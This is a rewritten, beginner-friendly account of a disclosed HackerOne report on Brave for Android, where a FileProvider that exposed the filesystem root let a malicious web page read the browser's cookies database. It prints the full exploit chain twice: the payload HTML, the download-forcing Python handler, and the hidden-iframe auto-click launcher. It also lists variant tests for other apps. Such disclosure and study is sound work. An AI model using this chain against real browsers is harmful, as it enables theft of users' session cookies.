Brave — Stealing your cookies remotely
Brave for Android exposed its private files through a content provider that allowed access to the entire filesystem root. A malicious web page could exploit this to read the browser's cookie database and steal session cookies.
 Published on infosecwriteups.com
Brave for Android had a vulnerability that allowed a malicious web page to steal your cookies remotely. The vulnerability was reported through HackerOne and took 5 months to fix.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Brave for Android shipped a Content Provider that exposed files from the public directory and from its own private data directory. The researcher found this while auditing Android browsers, and the issue was reported through HackerOne. The write-up describes a chain that turns a local file exposure into a remote cookie theft: a malicious web page makes Brave download an HTML file, then opens that file through a content:// URI, and the HTML reads Brave's cookies database and displays it.
Most Android applications that need to hand files to other apps use a File Provider, which serves files through content:// URIs. Brave configured one in its AndroidManifest.xml:
<provider android:name="org.chromium.chrome.browser.util.ChromeFileProvider" android:exported="false" android:authorities="com.brave.browser.FileProvider" android:grantUriPermissions="true"> <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/></provider>
The provider is declared android:exported="false" and uses grantUriPermissions. The paths it serves are defined in file_paths.xml:
<paths> <root-path name="root" path="." /> <files-path name="images" path="images/" /> <cache-path name="cache" path="net-export/" /> <cache-path name="passwords" path="passwords/" /> <cache-path name="traces" path="traces/" /> <cache-path name="webapk" path="webapks/" /> <cache-path name="offline-cache" path="Offline Pages/archives/" /> <external-path name="downloads" path="Download/" /> <external-path name="downloads" path="Android/data/com.brave.browser/files/Download/" /></paths>
Setup
The work was done against Brave for Android. The researcher used a malicious web page, a Python HTTP handler to serve the download, and the browser itself to open content:// URIs. The remote part requires the victim to tap somewhere on the malicious page, because Brave does not allow a page to open another page without user interaction right after a new one is opened.
Finding it
The entry that stood out was the first one: <root-path name="root" path="." />. Combining root-path with . makes the home directory, /, available through the provider. That covers /sdcard/ as well as /data/, which includes Brave's own private folder /data/data/com.brave.browser/.
Most browsers can read content:// URIs directly, which is useful for opening local HTML pages or PDF files. Brave supports this too, so opening a content:// URL in Brave renders the file in the browser. Because the provider exposes the private folder, the researcher could ask Brave to open its own cookies file:
content://com.brave.browser.FileProvider/root/data/data/com.brave.browser/app_chrome/Default/Cookies

Brave downloads binary files from content:// URLs. The browser downloads the file instead of rendering it. On its own this is already a vulnerability: a malicious application could ask Brave to open the Content URI, wait for the download, and then read the file from the Downloads directory, which is public and available to all applications holding STORAGE permissions.
The researcher reported this through HackerOne to the Brave team. The next day he looked for a way to escalate it to remote, by finding a way to steal the file from Downloads.
He noticed a cross-file protection issue with content:// providers and iframes: an HTML file loaded through a content:// URI can load another file from another content:// URI, provided the authority is the same. Chaining that weakness with the file exposure gives a malicious web page a way to generate an HTML file that steals cookies from the device.
Exploitation
Step 1: serve a malicious HTML file as a download
The malicious web page first has to trigger the download of an HTML file. The contents of that file are:
<script type="text/javascript"> var request = new XMLHttpRequest(); request.open("GET", "content://com.brave.browser.FileProvider/root/data/data/com.brave.browser/app_chrome/Default/Cookies", true); request.send(null); request.onreadystatechange = function() { if (request.readyState == 4) alert("Sending cookies to attacker: " + request.responseText); };</script></html>
The script issues an XMLHttpRequest for the cookies database through the same provider authority, and when the request completes it shows the response body in an alert. In a real attack the contents would be sent to a malicious server instead.
The download is served by the attacker's Python handler, which sets the response headers so the browser treats the body as an attachment named new_file.html:
self.send_response(200)self.send_header("Content-Type", "application/octet-stream")self.send_header("content-disposition", "attachment; filename=new_file.html")self.end_headers()
The file is saved under /sdcard/Download/new_file.html.
Step 2: open the downloaded file through the provider
Brave does not allow another page to be opened without user interaction right after a new one is opened, so the researcher added a click listener that fires when the user taps anywhere on the page:
<iframe src="/download_page.html" style="width:0;height:0;border:0; border:none;"></iframe><button id="myCheck" onclick="window.open('android-app://com.brave.browser/content/com.brave.browser.FileProvider/root/sdcard/Download/new_file.html#Intent;type=text/html;end');"><script> document.addEventListener('click', function (event) { document.removeEventListener('click', this, false); document.getElementById("myCheck").click(); }, false);</script></html>
The hidden iframe triggers the download of the malicious HTML file. The document-level click listener waits for a tap, removes itself, and then programmatically clicks the button. The button's onclick opens an android-app:// intent URL that points Brave at the downloaded file through the provider, with type=text/html so it is handled as HTML.
When the user taps on the screen, the malicious HTML opens and triggers the exploit.

Full exploit showing cookies database contents.
Root cause
The mistake is in the provider's path configuration. <root-path name="root" path="." /> maps the filesystem root into the provider, so every file the app can read, including its own private data directory, becomes reachable through a content:// URI under the com.brave.browser.FileProvider authority.
The second half of the chain is the cross-file behaviour of content:// providers with iframes: a document loaded from one content:// URI can load another content:// URI when the authority matches. That lets the downloaded HTML, once opened through the provider, read the cookies database through the same authority. The report describes this as a cross-file protection issue; the exact mechanism is not spelled out further.
Impact
A malicious web page can steal the browser's cookies database from the device. The attacker needs the victim to tap somewhere on the page, because Brave blocks opening a new page without user interaction right after opening one. The researcher notes that this is not a rare scenario and that users can be tricked into tapping in many ways. The initial local issue, without the remote chain, already lets a malicious application with STORAGE permissions retrieve the downloaded file from the public Downloads directory.
Fix
Brave resolved the issue in v1.12.32, roughly one month after the initial report. That fix was reverted because of a regression in the way Brave handled local PDF files in v1.13.87. The final fix was deployed in v1.18.5, five months after the initial report. The report links the first fix, the revert and the final fix.
Variants to test
- Look for
root-pathentries withpath="."infile_paths.xmlof other Android browsers and WebView-based apps. A positive result is that acontent://URI under the app's provider authority returns a file from/data/data/<package>/or/sdcard/. - Check whether the browser renders or downloads
content://URIs pointing at binary files. A positive result is a file landing in the public Downloads directory. - Test whether an HTML file opened through a
content://URI canXMLHttpRequestanothercontent://URI with the same authority. A positive result is a response body from the second URI appearing in the first document. - Try
android-app://intent URLs that point the browser at files under its own provider. A positive result is the browser opening the target file as HTML. - Check whether the browser blocks
window.openwithout user interaction and whether a document-level click listener plus a programmatic button click bypasses it. A positive result is the second page opening after a single tap anywhere on the page.
Timeline
- May 16th, 2020: initial report to HackerOne
- May 17th, 2020: remote exploit reported
- Jun 2nd, 2020: fix started
- Jun 16th, 2020: fix deployed
- Jun 18th, 2020: bounty assigned ($500)
- Aug 29th, 2020: report reopened due to a regression
- Oct 23rd, 2020: fix re-deployed
The full disclosed report is available on HackerOne (report 876192).
What happened, in plain words
Brave is a web browser, and like every browser it keeps a lot of information about you: the sites you are logged into, your preferences, and the small files called cookies that websites use to remember who you are. On Android, Brave for Android stored that information in its own private folder.
A security researcher found that Brave for Android had a door left open. A specially crafted web page could make the browser hand over its own cookies file, which is the list of your logged-in sessions.
The researcher reported the problem to Brave through HackerOne, a platform where security researchers report bugs to companies. Brave fixed it, but the first fix was reverted because of a regression, so the whole thing took five months to be properly resolved.
This article walks through how the researcher found the problem and how the attack worked, step by step, in language aimed at someone who has never studied security.
Background: what a Content Provider is
Android apps are like separate houses. Each app has its own private rooms (its files) that other apps are not supposed to enter. But apps sometimes need to share a file with another app, for example when you tap a photo in a chat app and want to open it in an image editor.
Android has a standard way to do this: a Content Provider. Think of it as a reception desk in front of the house. Instead of letting other apps wander through the rooms, the app puts a receptionist at the door. Other apps ask the receptionist for a specific item, and the receptionist fetches it. The address they use looks like content://... instead of the https://... you see in a browser's address bar.
Most Android apps that need to share files use a specific kind of Content Provider called a File Provider. It serves files through content:// addresses. To set one up, an app writes a declaration in a configuration file called AndroidManifest.xml. Brave's declaration looked like this:
<provider android:name="org.chromium.chrome.browser.util.ChromeFileProvider" android:exported="false" android:authorities="com.brave.browser.FileProvider" android:grantUriPermissions="true"> <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/></provider>
Line by line, in plain words:
<provider ...>starts the declaration of the reception desk (the Content Provider).android:name="org.chromium.chrome.browser.util.ChromeFileProvider"is the internal name of the code that runs the desk. Theorg.chromium.chromepart shows that Brave is built on Chromium, the open-source engine behind Chrome.android:authorities="com.brave.browser.FileProvider"is the desk's official name, its address. Everycontent://link that wants to reach this desk must start with this name.- The
<meta-data ...>line points to another file,@xml/file_paths, which lists which folders the desk is allowed to serve.
That list of folders is the key to the whole story. It lived in a file called file_paths.xml:
<paths> <root-path name="root" path="." /> <files-path name="images" path="images/" /> <cache-path name="cache" path="net-export/" /> <cache-path name="passwords" path="passwords/" /> <cache-path name="traces" path="traces/" /> <cache-path name="webapk" path="webapks/" /> <cache-path name="offline-cache" path="Offline Pages/archives/" /> <external-path name="downloads" path="Download/" /> <external-path name="downloads" path="Android/data/com.brave.browser/files/Download/" /></paths>
Each line maps a nickname to a folder on the phone:
<root-path name="root" path="." />is the important one.root-pathmeans the very top of the phone's file system, andpath="."means "this exact spot". Together they expose the whole file system, starting at/, the top-level folder of the phone.<files-path ...>and<cache-path ...>lines expose specific folders inside the app's own storage, such asimages/,passwords/,traces/,webapks/andOffline Pages/archives/.<external-path ...>lines expose folders on the shared storage, such asDownload/.
Finding the problem
The researcher was looking through Android browsers and noticed this configuration. The first line stood out immediately: <root-path name="root" path="." />. By combining root-path with ., the app made the home directory, /, available through the provider. That includes /sdcard/, the shared storage area where downloads and photos live, and /data/, where apps keep their private data. Brave's own private folder, /data/data/com.brave.browser/, was therefore reachable too.
Most browsers can open content:// addresses directly. This is handy for opening a local HTML page or a PDF file stored on the phone. Brave supports this as well, so if you give Brave a content:// address, it will render the file in the browser.
Because the provider exposed Brave's private folder, the researcher could ask Brave to open its own cookies file. The address he used was:
content://com.brave.browser.FileProvider/root/data/data/com.brave.browser/app_chrome/Default/Cookies
Reading that address from left to right: content:// says this is a Content Provider address; com.brave.browser.FileProvider is the name of Brave's reception desk; root is the nickname given to the top of the file system in file_paths.xml; and the rest is the path to the cookies database inside Brave's private folder.
The screenshot shows what Brave did with that address: it downloaded the file instead of displaying it. The caption in the original reads "Brave downloads binary files from content:// URLs".
On its own, this is already a vulnerability. A malicious app installed on the phone could ask Brave to open this Content URI, wait a moment while Brave downloads the file, and then read it from the Downloads folder. Downloads is a public folder, and any app that has been granted STORAGE permission (the Android permission to read and write shared storage) can read files there.
The researcher reported this to the Brave team through HackerOne. The next day, he started wondering whether he could turn this local problem into a remote one: could a website, not an installed app, steal the file from Downloads?
He noticed something about how content:// providers and iframes interact. An iframe is a way to embed one web page inside another, like a small window inside a bigger window. The researcher found a cross-file protection issue: an HTML file loaded through a content:// address can load another file from another content:// address, as long as both addresses use the same authority (the same reception desk name).
By chaining that weakness with the file exposure, a malicious web page could generate an HTML file that steals cookies from the device.
Exploitation
Step 1: serve a malicious HTML file as a download
The malicious web page first has to trigger the download of an HTML file. The contents of that file are:
<script type="text/javascript"> var request = new XMLHttpRequest(); request.open("GET", "content://com.brave.browser.FileProvider/root/data/data/com.brave.browser/app_chrome/Default/Cookies", true); request.send(null); request.onreadystatechange = function() { if (request.readyState == 4) alert("Sending cookies to attacker: " + request.responseText); };</script></html>
Line by line:
<script type="text/javascript">starts a block of JavaScript, the programming language that runs inside web pages.var request = new XMLHttpRequest();creates anXMLHttpRequestobject. This is a standard browser tool for asking for a file or a piece of data from a server without reloading the page. Think of it as a courier you send out to fetch something.request.open("GET", "content://com.brave.browser.FileProvider/root/data/data/com.brave.browser/app_chrome/Default/Cookies", true);tells the courier what to fetch.GETmeans "read this". The address is the same cookies database address as before. Thetrueat the end means the request should happen in the background, without freezing the page.request.send(null);actually sends the courier out.nullmeans there is no extra data to send along.request.onreadystatechange = function() { ... };sets up a callback: a piece of code that runs whenever the request's status changes.if (request.readyState == 4)checks whether the request has finished.readyState == 4means "done".alert("Sending cookies to attacker: " + request.responseText);shows a pop-up box containing the text "Sending cookies to attacker: " followed by whatever the courier brought back, which is the contents of the cookies database.</script></html>closes the script and the HTML document.
In a real attack, the contents would be sent to a malicious server instead of being shown in a pop-up.
The download is served by the attacker's Python handler. Python is a programming language often used for quick server scripts. The handler sets the response headers so the browser treats the body as an attachment named new_file.html:
self.send_response(200)self.send_header("Content-Type", "application/octet-stream")self.send_header("content-disposition", "attachment; filename=new_file.html")self.end_headers()
Line by line:
self.send_response(200)sends the HTTP status code 200, which means "OK, here is your answer".self.send_header("Content-Type", "application/octet-stream")sets the content type toapplication/octet-stream, which means "a generic binary file", so the browser does not try to display it.self.send_header("content-disposition", "attachment; filename=new_file.html")tells the browser to treat the response as a file to download, and to name itnew_file.html.self.end_headers()marks the end of the headers, after which the file contents follow.
The file is saved under /sdcard/Download/new_file.html.
Step 2: open the downloaded file through the provider
Brave does not allow another page to be opened without user interaction right after a new one is opened. So the researcher added a click listener that fires when the user taps anywhere on the page:
<iframe src="/download_page.html" style="width:0;height:0;border:0; border:none;"></iframe><button id="myCheck" onclick="window.open('android-app://com.brave.browser/content/com.brave.browser.FileProvider/root/sdcard/Download/new_file.html#Intent;type=text/html;end');"><script> document.addEventListener('click', function (event) { document.removeEventListener('click', this, false); document.getElementById("myCheck").click(); }, false);</script></html>
Line by line:
<iframe src="/download_page.html" style="width:0;height:0;border:0; border:none;"></iframe>embeds another page,download_page.html, in a frame that is zero pixels wide and zero pixels high, with no border. In other words, an invisible window. That page is what triggers the download of the malicious HTML file.<button id="myCheck" onclick="window.open('android-app://com.brave.browser/content/com.brave.browser.FileProvider/root/sdcard/Download/new_file.html#Intent;type=text/html;end');">creates a button with the identifiermyCheck. When the button is clicked,window.openopens a special address. The rest of the address points Brave at the downloaded file through the provider, andtype=text/htmltells Android to treat it as an HTML page.<script>starts the JavaScript block.document.addEventListener('click', function (event) { ... }, false);tells the page to run a function whenever the user clicks anywhere on the document.document.removeEventListener('click', this, false);removes that listener as soon as it has fired once, so the action only happens on the first tap.document.getElementById("myCheck").click();finds the button by its identifier and clicks it programmatically, as if the user had pressed it.}, false);</script></html>closes the function, the script and the HTML document.
The hidden iframe triggers the download of the malicious HTML file. The document-level click listener waits for a tap, removes itself, and then programmatically clicks the button. The button's onclick opens an android-app:// intent URL that points Brave at the downloaded file through the provider, with type=text/html so it is handled as HTML.
When the user taps on the screen, the malicious HTML opens and triggers the exploit.
The screenshot shows the full exploit in action, with the contents of the cookies database displayed. The caption in the original reads "Full exploit showing cookies database contents".
Root cause
The mistake is in the provider's path configuration. <root-path name="root" path="." /> maps the file system root into the provider, so every file the app can read, including its own private data directory, becomes reachable through a content:// address under the com.brave.browser.FileProvider authority.
The second half of the chain is the cross-file behaviour of content:// providers with iframes: a document loaded from one content:// address can load another content:// address when the authority matches. That lets the downloaded HTML, once opened through the provider, read the cookies database through the same authority. The report describes this as a cross-file protection issue; the exact mechanism is not spelled out further.
Impact
A malicious web page can steal the browser's cookies database from the device. The attacker needs the victim to tap somewhere on the page, because Brave blocks opening a new page without user interaction right after opening one. The researcher notes that this is not a rare scenario and that users can be tricked into tapping in many ways. The initial local issue, without the remote chain, already lets a malicious application with STORAGE permissions retrieve the downloaded file from the public Downloads directory.
Fix
Brave resolved the issue in v1.12.32, roughly one month after the initial report. That fix was reverted because of a regression in the way Brave handled local PDF files in v1.13.87. The final fix was deployed in v1.18.5, five months after the initial report. The report links the first fix, the revert and the final fix.
Variants to test
- Look for
root-pathentries withpath="."infile_paths.xmlof other Android browsers and WebView-based apps. A positive result is that acontent://address under the app's provider authority returns a file from/data/data/<package>/or/sdcard/. - Check whether the browser renders or downloads
content://addresses pointing at binary files. A positive result is a file landing in the public Downloads directory. - Test whether an HTML file opened through a
content://address canXMLHttpRequestanothercontent://address with the same authority. A positive result is a response body from the second address appearing in the first document. - Try
android-app://intent URLs that point the browser at files under its own provider. A positive result is the browser opening the target file as HTML. - Check whether the browser blocks
window.openwithout user interaction and whether a document-level click listener plus a programmatic button click bypasses it. A positive result is the second page opening after a single tap anywhere on the page.
Timeline
- May 16th, 2020: initial report to HackerOne
- May 17th, 2020: remote exploit reported
- Jun 2nd, 2020: fix started
- Jun 16th, 2020: fix deployed
- Jun 18th, 2020: bounty assigned ($500)
- Aug 29th, 2020: report reopened due to a regression
- Oct 23rd, 2020: fix re-deployed
The full disclosed report is available on HackerOne (report 876192).
Glossary
- AndroidManifest.xml: a configuration file inside every Android app that declares what the app is called, what it can do, and which parts of it other apps may talk to.
- API: a defined way for one piece of software to ask another piece of software to do something, like a menu of services with fixed names.
- Authority: the official name of a Content Provider, the part of a
content://address that identifies which app's reception desk is being contacted. - Binary file: a file that is not plain text, such as an image, a database or a program; it is meant to be read by software, not by a person.
- Bounty: a reward, usually money, paid by a company to a security researcher who reports a valid vulnerability.
- Content Provider: an Android component that lets one app share specific data with other apps through
content://addresses, like a reception desk in front of a private house. - Content URI: an address that starts with
content://and points to data served by a Content Provider. - Cookie: a small piece of data a website stores in your browser so it can remember you, for example to keep you logged in between page loads.
- Cross-file protection: a browser rule meant to stop one file loaded from a
content://address from reading another file; the report describes a weakness in this rule. - CVSS: a standard scoring system for measuring how severe a vulnerability is.
- File Provider: a specific kind of Content Provider designed to share files through
content://addresses. - file_paths.xml: the file that lists which folders a File Provider is allowed to serve.
- HackerOne: a platform where security researchers report vulnerabilities to companies and coordinate disclosure.
- HTML: the language used to write web pages.
- HTTP status code: a number a server sends back to say how a request went, such as 200 for "OK".
- iframe: a way to embed one web page inside another, like a small window inside a bigger window.
- Intent URL: an
android-app://address that asks Android to hand a task to a specific app. - JavaScript: the programming language that runs inside web pages and makes them interactive.
- Permission (Android): a rule that controls what an app is allowed to do, such as reading shared storage with
STORAGEpermission. - Private data directory: the folder where an app keeps its own files, normally unreadable by other apps, for Brave located at
/data/data/com.brave.browser/. - Pull request: a proposed change to a software project's code, which other developers review before it is merged.
- Regression: when a fix for one problem accidentally breaks something that used to work.
- Remote exploit: an attack carried out over the network, for example by a website, rather than by an app already installed on the device.
- Root path: the very top of a file system, written as
/. - STORAGE permission: the Android permission that lets an app read and write files in shared storage such as the Downloads folder.
- Vulnerability: a weakness in software that an attacker can use to make it behave in a way its makers did not intend.
- WebView: an Android component that lets an app display web pages inside itself, using a browser engine.
- XMLHttpRequest: a browser tool for fetching data from an address without reloading the page, like a courier sent out to fetch something.





